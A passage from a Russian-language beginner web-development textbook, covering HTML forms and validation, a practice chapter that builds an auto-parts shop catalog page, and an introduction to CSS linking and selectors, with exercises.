ЧАСТЬ	ЧТО ДЕЛАЕТ
<code><form></code>	Сам конверт. Всё внутри отправится вместе
<code>action</code>	Куда отправить. Адрес обработчика на сервере
<code>method</code>	Как отправить. <code>GET</code> или <code>POST</code>
<code><input></code>	Поле для ввода
<code><button type="submit"></code>	Кнопка «отправить»

► GET или POST

Помните из главы 2? Теперь применим.

	GET	POST
Где едут данные	В адресной строке	Внутри письма, не видно
Видно в адресе	<code>?q=kolodki&brand=bosch</code>	Ничего не видно
Можно ли добавить в закладки	Да	Нет
Ограничение по размеру	Есть, около 2000 символов	Практически нет
Для чего	Поиск, фильтры	Заказы, вход, регистрация

Простое правило: данные, которые не жалко показать в адресной строке и которыми хочется поделиться ссылкой, — GET. Всё остальное — POST.

Пароль в адресной строке — это пароль в истории браузера, в логах сервера и в закладках. Поэтому вход — только POST.

► Атрибут `name` — самый важный

```
<input type="text" name="phone">
```

Без `name` поле не отправится вообще. Совсем. Человек заполнит, нажмёт кнопку, данные потеряются.

Почему: `name` — это **подпись на данных**. Сервер получит `phone=99292777777` и по слову `phone` поймёт, что это телефон. Без подписи он получит непонятную строку без имени и просто её выбросит.

Запомните: **нет** `name` — **нет данных**. Это ошибка номер один в формах.

РАЗБИРАЕМСЯ

Виды полей

`<input>` — один тег, но его поведение полностью меняется атрибутом `type`.

► Текстовые

```
<input type="text"      name="name"      placeholder="Ваше имя">
<input type="email"     name="email"     placeholder="pochta@example.com">
<input type="tel"       name="phone"     placeholder="+992 __ __ __ __">
<input type="password"  name="password">
<input type="number"    name="qty"       min="1" max="99" value="1">
<input type="search"    name="q"         placeholder="Поиск по каталогу">
```

TYPE	ЧТО ДАЁТ
<code>text</code>	Обычная строка
<code>email</code>	Браузер проверит, что есть <code>@</code> . На телефоне — клавиатура с <code>@</code>
<code>tel</code>	На телефоне откроется цифровая клавиатура
<code>password</code>	Символы прячутся за точками
<code>number</code>	Только числа, появляются стрелочки. <code>min</code> и <code>max</code> ограничивают
<code>search</code>	Поле поиска, у него появляется крестик очистки

Про мобильную клавиатуру — недооценённая мелочь. Поставили `type="tel"` — человек на телефоне сразу видит цифры вместо букв. Не поставили — он мучается, переключая раскладку. Такие детали и отличают удобный сайт от неудобного.

► Выбор

```
<!-- Один из нескольких -->
<input type="radio" name="dostavka" value="samovyvoz" id="d1">
<label for="d1">Самовывоз</label>

<input type="radio" name="dostavka" value="kurier" id="d2">
<label for="d2">Курьером</label>

<!-- Галочка -->
<input type="checkbox" name="soglasie" id="s1">
<label for="s1">Согласен на обработку данных</label>
```

Ключевая разница:

- **radio** — выбрать одно из нескольких. Чтобы они работали как группа, у них должен быть одинаковый `name`. Это самая частая ошибка: разные `name` — и можно выбрать все варианты сразу.
- **checkbox** — включить или выключить. Каждый сам по себе.

► Выпадающий список

```
<select name="brand">
  <option value="">Все бренды</option>
  <option value="bosch">Bosch</option>
  <option value="mann" selected>Mann</option>
  <option value="denso">Denso</option>
</select>
```

`value` — что уйдёт на сервер, текст между тегами — что видит человек. `selected` — вариант по умолчанию.

► Большое поле для текста

```
<textarea name="comment" rows="4" placeholder="Комментарий к заказу"></textarea>
```

⚠ У `<textarea>` есть закрывающий тег, в отличие от `<input>`. И значение по умолчанию пишется между тегами, а не в атрибут `value`.

► Прочее

```
<input type="date" name="dostavka_data">
<input type="file" name="foto">
<input type="hidden" name="tovar_id" value="42">
```

hidden — скрытое поле. Человек его не видит, но оно отправится вместе с формой. Так передают служебные данные: номер товара, защитный токен.

РАЗБИРАЕМСЯ

— обязательная вещь

```
<label for="phone">Телефон</label>
<input type="tel" id="phone" name="phone">
```

Связка простая: **for** у метки совпадает с **id** у поля.

Зачем это нужно:

1. Клик по надписи ставит курсор в поле. Особенно важно для маленьких галочек: попасть пальцем в квадратик 15×15 на телефоне трудно, а в надпись рядом — легко.
2. Программы для незрячих прочитают, что это за поле. Без метки человек услышит «поле ввода» и не узнает, что туда вводить.

Правило: каждое поле должно иметь **<label>**. Без исключений.

⚠ **placeholder** — не замена метки. Он исчезает, как только человек начинает печатать. Заполнили полформы, отвлеклись — и уже не помните, что в каком поле.

РАЗБИРАЕМСЯ

Проверка прямо в браузере

Браузер умеет проверять поля сам, без единой строчки кода:

```
<input type="email" name="email" required>
<input type="tel" name="phone" required pattern="[0-9+ ]{9,20}">
<input type="number" name="qty" min="1" max="99" required>
<input type="text" name="name" minlength="2" maxlength="50" required>
```

АТТРИБУТ	ЧТО ПРОВЕРЯЕТ
<code>required</code>	Поле обязательное, пустым не отправится
<code>min</code> / <code>max</code>	Границы для чисел
<code>minlength</code> / <code>maxlength</code>	Длина текста
<code>pattern</code>	Соответствие шаблону

Очень удобно. Но запомните намертво — мы вернёмся к этому в главе 36:

⚠ Проверка в браузере — это удобство, а не защита. Её отключают за десять секунд через F12. Все данные **обязательно** проверяются ещё раз на сервере в PHP. Всегда. Без исключений.

```
<h2>Оформление заказа</h2>

<form action="/order.php" method="POST">

    <input type="hidden" name="tovar_id" value="42">

    <p>
        <label for="name">Ваше имя</label><br>
        <input type="text" id="name" name="name" required minlength="2">
    </p>

    <p>
        <label for="phone">Телефон</label><br>
        <input type="tel" id="phone" name="phone" required placeholder="+992 __ ____
__ __">
    </p>

    <p>
        <label for="qty">Количество</label><br>
        <input type="number" id="qty" name="qty" value="1" min="1" max="20">
    </p>

    <p>
        <label for="brand">Предпочитаемый бренд</label><br>
        <select id="brand" name="brand">
            <option value="">Любой</option>
            <option value="bosch">Bosch</option>
            <option value="mann">Mann</option>
        </select>
    </p>

    <fieldset>
        <legend>Способ получения</legend>
        <input type="radio" id="d1" name="dostavka" value="samovyvoz" checked>
        <label for="d1">Самовывоз, Худжанд</label><br>
        <input type="radio" id="d2" name="dostavka" value="kurier">
        <label for="d2">Доставка курьером</label>
    </fieldset>
```

```
<p>
  <label for="comment">Комментарий</label><br>
  <textarea id="comment" name="comment" rows="3"
    placeholder="Марка, год, объём двигателя"></textarea>
</p>

<p>
  <input type="checkbox" id="soglasie" name="soglasie" required>
  <label for="soglasie">Согласен на обработку данных</label>
</p>

  <button type="submit">Оформить заказ</button>
</form>
```

Новый тег: `<fieldset>` группирует связанные поля, а `<legend>` даёт группе название.
Полезно для радиокнопок.

Прайс-лист

Прайс-лист на тормозную систему, март 2026

Товар	Артикул	Цена
Колодки Bosch	0986424815	250 сомони
Фильтр Mann	W71280	45 сомони
Диски Brembo	09.9468.11	780 сомони

Оформление заказа

Ваше имя

Телефон

Количество

Предпочитаемый бренд

Способ получения

- ☒ Самовывоз, Худжанд
☐ Доставка курьером

Комментарий

Марка, год, объём
двигателя

☐ Согласен на обработку данных

Оформить заказ

Нажмите «Оформить заказ», не заполнив поля, — браузер сам покажет подсказку «Заполните это поле». Это работает `required`, и мы не написали ни строчки кода.

Форма пока никуда не отправляет — обработчика `/order.php` не существует. Сделаем его в главе 24.

СЛОВО

ЧТО ОЗНАЧАЕТ

<code><table></code> / <code><tr></code> / <code><th></code> / <code><td></code>	Таблица / строка / ячейка-заголовок / ячейка данных
<code>colspan</code> / <code>rowspan</code>	Объединить ячейки по горизонтали / вертикали
<code><form></code>	Конверт для данных
<code>action</code>	Куда отправлять
<code>method</code>	Как отправлять: GET или POST
<code>name</code>	Подпись на данных. Без него данные не дойдут
<code>value</code>	Значение, которое уйдёт на сервер
<code><label for="..."></code>	Подпись к полю, связана с <code>id</code>
<code>placeholder</code>	Серая подсказка внутри поля. Исчезает при вводе
<code>required</code>	Обязательное поле
<code><fieldset></code> / <code><legend></code>	Группа полей / её название
<code>type="hidden"</code>	Невидимое поле для служебных данных

ГРАБЛИ

Грабли

Забыть `name`. Поле не отправится. Проверяйте в первую очередь.

Разные `name` у радиокнопок. Они перестают быть группой — можно выбрать всё сразу.

`placeholder` вместо `<label>`. Подсказка исчезает при вводе, и человек забывает, что заполняет.

Верить проверке в браузере. Отключается за секунды. Проверяйте на сервере.

Пароль методом GET. Он окажется в адресной строке, истории и логах. Только POST.

Таблица для раскладки страницы. Ломает мобильную версию. Для раскладки — CSS.

Кнопка без `type`. Внутри формы кнопка по умолчанию отправляет её. Если кнопка нужна для другого — пишите `type="button"`.

Задача 7.1. Сделайте таблицу-прайс на пять товаров: название, артикул, бренд, цена, наличие. С шапкой `<thead>` и подписью `<caption>`.

Задача 7.2. Найдите три ошибки:

```
<form>
  <input type="text" placeholder="Имя">
  <input type="radio" name="a" value="1"> Первый
  <input type="radio" name="b" value="2"> Второй
  <input type="password" name="pass">
</form>
```

Задача 7.3. Какой `type` подойдёт лучше всего?

1. Год выпуска автомобиля.
2. Адрес электронной почты.
3. Номер телефона.
4. Согласие с условиями.
5. Выбор города из двадцати.
6. Выбор одного из трёх способов оплаты.
7. Пароль при регистрации.

Задача 7.4. Сделайте форму поиска по каталогу: строка поиска, выпадающий список брендов, поля «цена от» и «цена до», кнопка. Какой метод здесь правильный — GET или POST? Объясните почему.

Задача 7.5. Сделайте форму обратной связи: имя, телефон, тема (выпадающий список), сообщение (textarea), галочка согласия. Все поля с `<label>` и обязательные.

Задача 7.6. Откройте форму входа на любом сайте, нажмите F12 → Elements и найдите поля. Какой у формы `method`? Какие `name` у полей?

Задача 7.7. Проверьте свою форму: нажмите отправить с пустыми полями. Появилась подсказка браузера? Теперь уберите `required` у одного поля и попробуйте снова.

Ответы — в Приложении Г.

В БОЮ В бою

Найдите в этом репозитории `auth/` — там формы входа и регистрации настоящего магазина. Посмотрите: у всех `method="POST"`, у всех полей есть `name`, есть скрытые поля со служебными данными.

Одно такое скрытое поле особенно интересное — **CSRF-токен**. Это защита от подделки запроса: злоумышленник не сможет отправить форму от вашего имени с чужого сайта. Разберём его в главе 36.

ИТОГ Итог

- Таблица — для данных со строками и столбцами, не для раскладки.
- `<tr>` — строка, `<th>` — заголовок, `<td>` — данные. Столбцов в HTML нет, они получаются сами.
- Форма — конверт. `action` — куда, `method` — как.
- GET для поиска и фильтров, POST для заказов, входа, регистрации.
- `name` обязателен. Нет `name` — данные не дойдут.
- Радиокнопки одной группы имеют одинаковый `name`.
- `<label for>` для каждого поля. `placeholder` его не заменяет.
- Проверка в браузере — удобство, защита только на сервере.

Следующая глава — практическая. Соберём полноценный каталог и закрепим весь HTML.

Практика: карточка товара и каталог

ЗАЧЕМ ЭТО

Зачем эта глава

Четыре главы мы разбирали теги поодиночке. Пора собрать из них настоящую страницу.

Сегодня вы сделаете **главную страницу магазина** целиком: шапку с меню, фильтры, каталог из шести товаров, подвал с контактами. Это будет тот самый файл, который мы будем улучшать всю оставшуюся книгу — сначала оформим в CSS, потом оживим на JavaScript, потом начнём подставлять товары из базы данных.

Новых тегов почти не будет. Будет **сборка** и несколько приёмов, о которых в учебниках обычно молчат.

РАЗБИРАЕМСЯ

Сначала — план

Профессиональный приём, который экономит часы: **прежде чем писать теги, набросайте структуру словами.**

Что должно быть на главной странице магазина?

Шапка

Название магазина

Меню: Каталог, Доставка, Контакты

Строка поиска

Основная часть

Заголовок «Каталог запчастей»

Фильтры: бренд, цена от/до

Список товаров, у каждого:

фото

название

артикул

цена

наличие

кнопка «Купить»

Подвал

Адрес и телефон

Копирайт

Теперь у каждой строчки этого плана есть подходящий тег. План превращается в код почти механически:

ПЛАН	ТЕГ
Шапка	<code><header></code>
Меню	<code><nav> + + + <a></code>
Строка поиска	<code><form> + <input type="search"></code>
Основная часть	<code><main></code>
Каждый товар	<code><article></code>
Фото	<code></code>
Цена	<code><p> + </code>
Подвал	<code><footer></code>

Совет: делайте так всегда, особенно на первых порах. Гораздо легче править план из десяти строк, чем распутывать сто строк готового кода.

Начнём с одного товара — потом просто повторим.

```
<article class="tovar">
  

  <h3>Тормозные колодки Bosch</h3>

  <p class="artikul">Артикул: <code>0986424815</code></p>
  <p class="cena"><strong>250</strong> сомони</p>
  <p class="nalichie">В наличии: 7 шт.</p>

  <form action="/cart.php" method="POST">
    <input type="hidden" name="tovar_id" value="1">
    <button type="submit">В корзину</button>
  </form>
</article>
```

Что здесь важного:

Заголовок товара — `<h3>`, а не `<h1>`. Потому что `<h1>` уже занят названием магазина, `<h2>` — заголовком «Каталог». Товар — третий уровень. Иерархия соблюдена.

Классы расставлены заранее. `tovar`, `cena`, `nalichie` пока ничего не делают — CSS-то нет. Но в главе 9 мы по ним найдём элементы и оформим. Привыкайте называть части сразу.

Кнопка внутри формы. Товар в корзину — это изменение данных, значит POST. Скрытое поле передаёт, какой именно товар положить.

► 1. Комментарии в коде

```
<!-- Шапка сайта -->  
<header>  
    ...  
</header>  
<!-- /Шапка -->
```

Всё между `<!--` и `-->` браузер игнорирует. Это заметки для человека.

Зачем: когда файл вырастет до трёхсот строк, комментарии станут указателями. Особенно полезно помечать **конец** большого блока — сразу видно, какой `</div>` что закрывает.

⚠ HTML-комментарии видны в исходном коде страницы любому. Никогда не пишите в них пароли, заметки вроде «тут костыль, не трогать» или служебные адреса.

► 2. ` ` — неразрывный пробел

```
<p>Цена: 250&nbsp;сомони</p>  
<p>Телефон: +992&nbsp;92&nbsp;777&nbsp;77&nbsp;77</p>
```

Обычный пробел позволяет браузеру перенести строку. Иногда это уродливо:

```
Цена: 250  
сомони
```

` ` — пробел, по которому **нельзя переносить**. Число и единица измерения останутся вместе.

Где ставить: между числом и единицей (`250 сомони`, `12 мес`), в номерах телефонов, между инициалами и фамилией.

Такие записи называются **спецсимволами** и всегда начинаются с `&`:

ЗАПИСЬ	ЧТО ДАЁТ	ЗАЧЕМ
<code>&nbsp;</code>	Неразрывный пробел	Не разрывать «250 сомони»
<code>&mdash;</code>	—	Тире по-русски
<code>&laquo;</code> <code>&raquo;</code>	« »	Кавычки-ёлочки
<code>&copy;</code>	©	Копирайт
<code>&lt;</code> <code>&gt;</code>	< >	Показать уголки как текст
<code>&amp;</code>	&	Показать сам амперсанд

Последние три обязательны, если нужно **написать теги как текст**. Иначе браузер попытается их выполнить.

► 3. Один товар — потом копия

Не пишите шесть карточек подряд руками. Сделайте **одну и отладьте её**, а потом копируйте.

Почему это важно: если в единственной карточке ошибка, вы поправите её один раз. Если вы уже размножили карточку с ошибкой на шесть штук — править придётся шесть раз, и обязательно где-то забудете.

Это, кстати, прямая дорога к главному принципу программирования, который встретится в главе 23: **не повторяйся**. Скоро мы вообще перестанем копировать карточки — их будет создавать РНР в цикле.

Вот полный файл. Наберите его — это ваш магазин.

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Автозапчасти Firdavs — запчасти в Худжанде</title>
  <meta name="description" content="Автозапчасти для японских и немецких
    автомобилей в Худжанде. Доставка по Таджикистану.">
</head>
<body>

<!-- Шапка -->
<header>
  <h1>Автозапчасти Firdavs</h1>
  <p>Запчасти для японских и немецких авто &mdash; Худжанд</p>

  <nav>
    <ul>
      <li><a href="/">Главная</a></li>
      <li><a href="/catalog">Каталог</a></li>
      <li><a href="/delivery">Доставка</a></li>
      <li><a href="/contacts">Контакты</a></li>
    </ul>
  </nav>

  <form action="/search" method="GET">
    <label for="q">Поиск по каталогу</label>
    <input type="search" id="q" name="q" placeholder="Название или артикул">
    <button type="submit">Найти</button>
  </form>
</header>

<!-- /Шапка -->

<main>
  <h2>Каталог запчастей</h2>

  <!-- Фильтры -->
```

```

<form action="/catalog" method="GET">
  <fieldset>
    <legend>Подобрать</legend>

    <label for="brand">Бренд</label>
    <select id="brand" name="brand">
      <option value="">Все</option>
      <option value="bosch">Bosch</option>
      <option value="mann">Mann</option>
      <option value="denso">Denso</option>
      <option value="brembo">Brembo</option>
    </select>

    <label for="min">Цена от</label>
    <input type="number" id="min" name="min" min="0" placeholder="0">

    <label for="max">до</label>
    <input type="number" id="max" name="max" min="0" placeholder="5000">

    <button type="submit">Показать</button>
  </fieldset>
</form>

<!-- /Фильтры -->

<!-- Товары -->
<article class="tovar">
  <h3>Тормозные колодки Bosch</h3>
  <p class="artikul">Артикул: <code>0986424815</code></p>
  <p class="cena"><strong>250</strong>&nbsp;<strong>сомони</strong></p>
  <p class="nalichie">В наличии: 7&nbsp;<strong>шт.</strong></p>
  <form action="/cart.php" method="POST">
    <input type="hidden" name="tovar_id" value="1">
    <button type="submit">В корзину</button>
  </form>
</article>

<article class="tovar">
  <h3>Масляный фильтр Mann W71280</h3>
  <p class="artikul">Артикул: <code>W71280</code></p>
  <p class="cena"><strong>45</strong>&nbsp;<strong>сомони</strong></p>
  <p class="nalichie">В наличии: 23&nbsp;<strong>шт.</strong></p>
  <form action="/cart.php" method="POST">

```



```

        <input type="hidden" name="tovar_id" value="2">
        <button type="submit">В корзину</button>
    </form>
</article>

<article class="tovar">
    <h3>Свечи зажигания Denso</h3>
    <p class="artikul">Артикул: <code>IK20</code></p>
    <p class="cena"><strong>120</strong>&nbsp;сомони</p>
    <p class="nalichie nety">Под заказ, 5&nbsp;дней</p>
    <form action="/cart.php" method="POST">
        <input type="hidden" name="tovar_id" value="3">
        <button type="submit">В корзину</button>
    </form>
</article>

<article class="tovar">
    <h3>Тормозные диски Brembo</h3>
    <p class="artikul">Артикул: <code>09.9468.11</code></p>
    <p class="cena"><strong>780</strong>&nbsp;сомони</p>
    <p class="nalichie">В наличии: 2&nbsp;шт.</p>
    <form action="/cart.php" method="POST">
        <input type="hidden" name="tovar_id" value="4">
        <button type="submit">В корзину</button>
    </form>
</article>

<article class="tovar">
    <h3>Воздушный фильтр Mann C25114</h3>
    <p class="artikul">Артикул: <code>C25114</code></p>
    <p class="cena"><strong>65</strong>&nbsp;сомони</p>
    <p class="nalichie">В наличии: 14&nbsp;шт.</p>
    <form action="/cart.php" method="POST">
        <input type="hidden" name="tovar_id" value="5">
        <button type="submit">В корзину</button>
    </form>
</article>

<article class="tovar">
    <h3>Аккумулятор Bosch S4 60Ah</h3>
    <p class="artikul">Артикул: <code>0092S40050</code></p>
    <p class="cena"><strong>950</strong>&nbsp;сомони</p>

```

```

        <p class="nalichie">В наличии: 4 шт.</p>
        <form action="/cart.php" method="POST">
            <input type="hidden" name="tovar_id" value="6">
            <button type="submit">В корзину</button>
        </form>
    </article>
    <!-- /Товары -->
</main>

<!-- Подвал -->
<footer>
    <h2>Контакты</h2>
    <p>Худжанд, ул. Ленина 15<br>
    Телефон: <a
href="tel:+992927777777">+992 92 777 77</a><br>
    Почта: <a href="mailto:info@autodoc.tj">info@autodoc.tj</a></p>

    <h3>Режим работы</h3>
    <ul>
        <li>Пн — Пт: 9:00 — 18:00</li>
        <li>Сб: 9:00 — 14:00</li>
        <li>Вс: выходной</li>
    </ul>

    <p><small>&copy; 2026 Автозапчасти Firdavs</small></p>
</footer>
<!-- /Подвал -->

</body>
</html>

```

РАЗБОР ПО СЛОВАМ

Разбор по словам

В коде появились две новые строки в `<head>`. Разберём — они обе важные.

► `<meta name="viewport" ...>`

```
<meta name="viewport" content="width=device-width, initial-scale=1">
```

Это строка, без которой сайт не работает на телефоне.

Без неё мобильный браузер решает: «сайт, наверное, старый и рассчитан на компьютер». Он делает вид, что экран шириной 980 пикселей, и уменьшает всю страницу, чтобы влезла. Текст становится нечитаемым, и человек вынужден растягивать пальцами.

ЧАСТЬ

ЧТО ГОВОРIT

`width=device-width`

«Ширина страницы = настоящая ширина экрана»

`initial-scale=1`

«Не уменьшать при открытии»

Пишется в каждой странице, всегда. Мы вернёмся к ней в главе 12, когда займёмся мобильной версией всерьёз.

► `<meta name="description" ...>`

```
<meta name="description" content="Автозапчасти для японских и немецких  
автомобилей...">
```

Это текст, который человек увидит в результатах поиска Google — серое описание под синей ссылкой.

Если его не написать, поисковик выдернет случайный кусок текста со страницы, и выглядеть это будет так себе. Пишите 120–160 символов, по-человечески, с пользой для читателя.

Вместе с `<title>` это два поля, которые решают, кликнет человек по вашему сайту в поиске или пролистает дальше.

► Ещё раз про иерархию заголовков

Посмотрите на нашу страницу целиком:

```
<h1> Автозапчасти Firdavs      ← название сайта, ОДИН
  <h2> Каталог запчастей      ← раздел
    <h3> Тормозные колодки    ← товар
    <h3> Масляный фильтр      ← товар
  <h2> Контакты                ← раздел
    <h3> Режим работы        ← подраздел
```

Ровное дерево без пропусков. Именно так поисковик строит «оглавление» вашей страницы.

НА ЭКРАНЕ

На экране

Автозапчасти Firdavs

Запчасти для японских и немецких авто — Худжанд

- [Главная](#)
- [Каталог](#)
- [Доставка](#)
- [Контакты](#)

Поиск по каталогу

Каталог запчастей

Подобрать
Бренд Цена от до

Тормозные колодки Bosch

Артикул: 0986424815

250 сомони

В наличии: 7 шт.

Масляный фильтр Mann W71280

Артикул: W71280

45 сомони

В наличии: 23 шт.

Свечи зажигания Denso

Артикул: IK20

120 сомони

Под заказ, 5 дней

Тормозные диски Brembo

Артикул: 09.9468.11

780 сомони

В наличии: 2 шт.

Воздушный фильтр Mann C25114

Артикул: C25114

65 сомони

В наличии: 14 шт.

Аккумулятор Bosch S4 60Ah

Артикул: 0092540050

950 сомони

В наличии: 4 шт.

Контакты

Вот он, ваш магазин. Пока — длинная чёрно-белая простыня.

Давайте честно: до **нормального сайта** отсюда далеко. Товары идут в столбик, формы разъехались, фильтры выглядят как случайный набор полей.

Но остановитесь на секунду и посмотрите, **что уже есть**:

- поиск работает как поле поиска, на телефоне вызовет нужную клавиатуру;
- фильтр по бренду раскрывается списком;
- поля цены принимают только числа;
- у каждого товара своя кнопка со своим номером;
- телефон нажимается и звонит;
- структура страницы правильная и семантическая;
- поисковик увидит и заголовок, и описание.

Скелет готов и он **правильный**. Дальше — одежда.

И вот что приятно: в следующей главе мы **не будем трогать этот файл почти совсем**. Мы создадим рядом файл со стилями, подключим его одной строчкой — и та же самая страница превратится в магазин. Разделение обязанностей из первой главы — вот оно, в действии.

ГРАБЛИ

Габли

Забыть **viewport**. На телефоне сайт будет крошечным. Проверьте: откройте свою страницу на телефоне или включите F12 → значок телефона в углу панели.

Не закрыть тег в середине файла. Страница поедет начиная с этого места. Ищите так: сузьте область — закомментируйте половину `<!-- -->`, посмотрите, осталась ли проблема, и так далее. Приём называется «деление пополам», им ищут ошибки во всём.

Забыть **alt** у картинок. В нашем примере картинок нет специально — чтобы страница работала у всех. Как только добавите свои фото, **alt** обязателен.

Скопировать карточку и забыть поменять **tovar_id**. Все шесть кнопок будут класть в корзину один и тот же товар. Классическая ошибка копирования.

Задача 8.1. Соберите эту страницу у себя целиком. Замените товары на свои — хоть на телефоны, хоть на книги, хоть на цветы. Магазин необязательно должен быть автомобильным.

Задача 8.2. Добавьте седьмой и восьмой товар. Не забудьте про `товар_id`.

Задача 8.3. Сделайте вторую страницу — `товар.html`, подробную карточку одного товара. Возьмите пример из главы 6 и добавьте: таблицу характеристик, форму заказа из главы 7, ссылку «← Назад в каталог».

Задача 8.4. Свяжите страницы: в каталоге сделайте название каждого товара ссылкой на `товар.html`. Проверьте, что переходы работают в обе стороны.

Задача 8.5. Добавьте в подвал вложенное меню каталога (`<ul>` внутри `<li>`): три раздела, в каждом по два подраздела.

Задача 8.6. Проверьте свою страницу валидатором. Откройте `validator.w3.org`, вкладка *Validate by Direct Input*, вставьте свой код и нажмите Check.

Валидатор — это проверка HTML на ошибки. Он найдёт незакрытые теги, неправильную вложенность, забытые атрибуты. Сколько ошибок у вас? Исправьте все.

Задача 8.7. Откройте страницу на телефоне (или через F12 → значок телефона). Всё читается? Теперь уберите строку `viewport`, обновите и посмотрите снова. Разницу видно?

Задача 8.8. Напишите план (словами, как в начале главы) для страницы «Доставка и оплата». Какие теги подойдут каждому пункту? Потом соберите её.

Ответы — в Приложении Г.

Вы сейчас сделали руками то, что настоящий магазин делает автоматически.

Откройте в репозитории `index.php` — там та же структура: шапка, каталог, подвал. Но карточки товаров не написаны шесть раз. Там один **шаблон карточки**, который PHP повторяет в цикле столько раз, сколько товаров пришло из базы.

Шесть товаров или шесть тысяч — кода одинаково.

Именно поэтому мы учим сначала HTML: **чтобы было что повторять**. В главе 25 вы возьмёте эту самую карточку и научите PHP размножать её самостоятельно.

ИТОГ

Итог

- Перед кодом — **план словами**. Потом каждой строке плана подбирается тег.
- Карточка товара: `<article>` + `<h3>` + данные + форма с `<input type="hidden">`.
- **Комментарии** `<!-- -->` — заметки для человека. Не пишите в них секретов.
- ` ` не даёт разорвать «250 сомони». `—`, `«`, `©` — тире, кавычки, копирайт.
- `<meta name="viewport">` обязателен, иначе сайт непригоден на телефоне.
- `<meta name="description">` — текст под ссылкой в результатах поиска.
- Иерархия заголовков без пропусков: `<h1>` → `<h2>` → `<h3>`.
- Отладьте одну карточку, потом копируйте. Скоро копировать перестанем совсем.
- Проверяйте себя валидатором `validator.w3.org`.

Часть II закончена. Вы умеете размечать страницы. Со следующей главы начинается CSS — и ваш магазин наконец станет красивым.

Подключаем CSS и учим селекторы

ЗАЧЕМ ЭТО

Зачем эта глава

Вы построили страницу магазина. Она правильная, семантическая — и абсолютно непривлекательная.

Начинаем это исправлять. CSS — это то, что превращает чёрно-белую простыню в сайт, на котором хочется что-то купить.

В этой главе разберёмся с двумя вещами:

1. Как подключить CSS к странице (три способа, правильный — один).
2. Как объяснить браузеру, что именно красить — это называется селекторы.

Второе важнее. Умение точно указать «вот этот элемент и никакой другой» — основа всей работы с CSS.

РАЗБИРАЕМСЯ

Что такое CSS

CSS — *Cascading Style Sheets*, «каскадные таблицы стилей».

Название страшное, суть простая: **список указаний, как показывать элементы страницы.**

Одно указание — одно **правило**:

```
button {  
  background: #b5411f;  
  color: white;  
  border-radius: 6px;  
}
```

Читается: «все кнопки на странице сделай с красно-рыжим фоном, белым текстом и скруглёнными на 6 пикселей углами».

Из чего состоит правило:

ЧАСТЬ	НАЗВАНИЕ	ЧТО ДЕЛАЕТ
<code>button</code>	Селектор	Кого оформляем
<code>{ }</code>		Границы списка указаний
<code>background</code>	Свойство	Что меняем
<code>#b5411f</code>	Значение	На что меняем
<code>;</code>		Конец одного указания

Пара «свойство: значение» называется **объявлением**. Их в правиле может быть сколько угодно.

РАЗБИРАЕМСЯ

Три способа подключить CSS

► Способ 1: отдельный файл — правильный

```
<head>
  <meta charset="UTF-8">
  <title>Автозапчасти Firdavs</title>
  <link rel="stylesheet" href="style.css">
</head>
```

Создаём рядом с `index.html` файл `style.css` и подключаем одной строкой.

АТТРИБУТ	ЧТО ЗНАЧИТ
<code><link></code>	Одиночный тег: «подключить внешний файл»
<code>rel="stylesheet"</code>	Что подключаем — таблицу стилей
<code>href="style.css"</code>	Где она лежит

Почему так правильно:

- один файл стилей на **все** страницы сайта — поменяли цвет кнопки в одном месте, изменилось везде;
- браузер скачает `style.css` один раз и запомнит — остальные страницы откроются быстрее;
- код разделён: разметка отдельно, оформление отдельно.

Так делают всегда. Остальные два способа — для особых случаев.

► **Способ 2: в `<head>` страницы**

```
<head>
  <style>
    button { background: #b5411f; }
  </style>
</head>
```

Стили внутри самой страницы. Годится для быстрой пробы или для крошечной одностраничной вещи. На настоящем сайте — нет: придётся дублировать на каждой странице.

► **Способ 3: прямо в теге — так не надо**

```
<button style="background: #b5411f;">Купить</button>
```

Называется **инлайн-стиль**. Работает, но плох почти всем:

- относится только к этому одному элементу;
- смешивает разметку и оформление;
- **перебивает** все остальные стили, из-за чего потом невозможно ничего изменить.

Встречается в реальном коде (обычно там, где стиль задаёт программа), но своими руками так писать не стоит.

Вот тут — самое полезное в главе.

► По имени тега

```
p { color: #333; }  
h1 { font-size: 32px; }  
button { background: #b5411f; }
```

Найдёт **все** такие теги на странице. Просто, но грубо: покрасит вообще все кнопки, включая те, которые вы красить не собирались.

► По классу — главный рабочий инструмент

```
<p class="cena">250 сомони</p>
```

```
.cena { color: #b5411f; font-weight: bold; }
```

Точка перед именем означает «это класс».

Класс можно:

- повесить на **много** элементов — все оформятся одинаково;
- повесить **несколько** на один элемент через пробел:

```
<p class="nalichie nety">Под заказ</p>
```

```
.nalichie { color: green; }  
.nety     { color: gray; }
```

Элемент получит оба правила. Очень удобно: базовый вид плюс модификация.

90% вашего CSS будет по классам. Привыкайте.

► По id — редко

```
<div id="korzina">...</div>
```

```
#korzina { position: fixed; right: 20px; }
```

Решётка означает «это id». Напоминаю: `id` уникален, один на странице.

Используйте редко. У `id` слишком большая «сила» (см. ниже про приоритеты), и он мешает переиспользованию.

► Вложенность — «внутри чего-то»

```
.tovar h3 { font-size: 18px; }
```

Читается: «заголовки `<h3>`, которые лежат **внутри** элемента с классом `tovar`». Другие `<h3>` на странице не тронутся.

Пробел здесь — важный знак. Он означает «внутри».

```
nav a      { color: #333; }      /* ссылки внутри меню */
footer a    { color: gray; }      /* ссылки в подвале */
.tovar .cena { font-size: 20px; } /* цена внутри карточки товара */
```

► Несколько селекторов сразу

```
h1, h2, h3 {
  font-family: Georgia, serif;
}
```

Запятая означает «и ещё». Одно правило применится ко всем трём.

► По состоянию — псевдоклассы

```
a:hover      { color: #b5411f; }      /* когда навели мышь */
button:hover { background: #8f3418; }
input:focus  { border-color: #b5411f; } /* когда поле активно */
li:first-child { font-weight: bold; }   /* первый элемент списка */
li:last-child { border-bottom: none; }  /* последний */
```

Двоеточие означает «в состоянии».

`:hover` — самый частый. Это то самое «кнопка потемнела, когда навёл мышь». Мелочь, а сайт сразу кажется живым.

► Все элементы

```
* { margin: 0; padding: 0; }
```

Звёздочка — «вообще все». Применяют обычно один раз в начале файла, чтобы сбросить разную браузерных настроек по умолчанию.

► Сводка селекторов

ЗАПИСЬ	КОГО ВЫБЕРЕТ
<code>p</code>	Все абзацы
<code>.cena</code>	Все с <code>class="cena"</code>
<code>#korzina</code>	Элемент с <code>id="korzina"</code>
<code>.tovar h3</code>	<code><h3></code> внутри <code>.tovar</code>
<code>h1, h2</code>	И заголовки первого, и второго уровня
<code>a:hover</code>	Ссылка под курсором
<code>*</code>	Все элементы

Этих семи хватит на 95% задач. Есть ещё десятки, но они понадобятся нескоро.

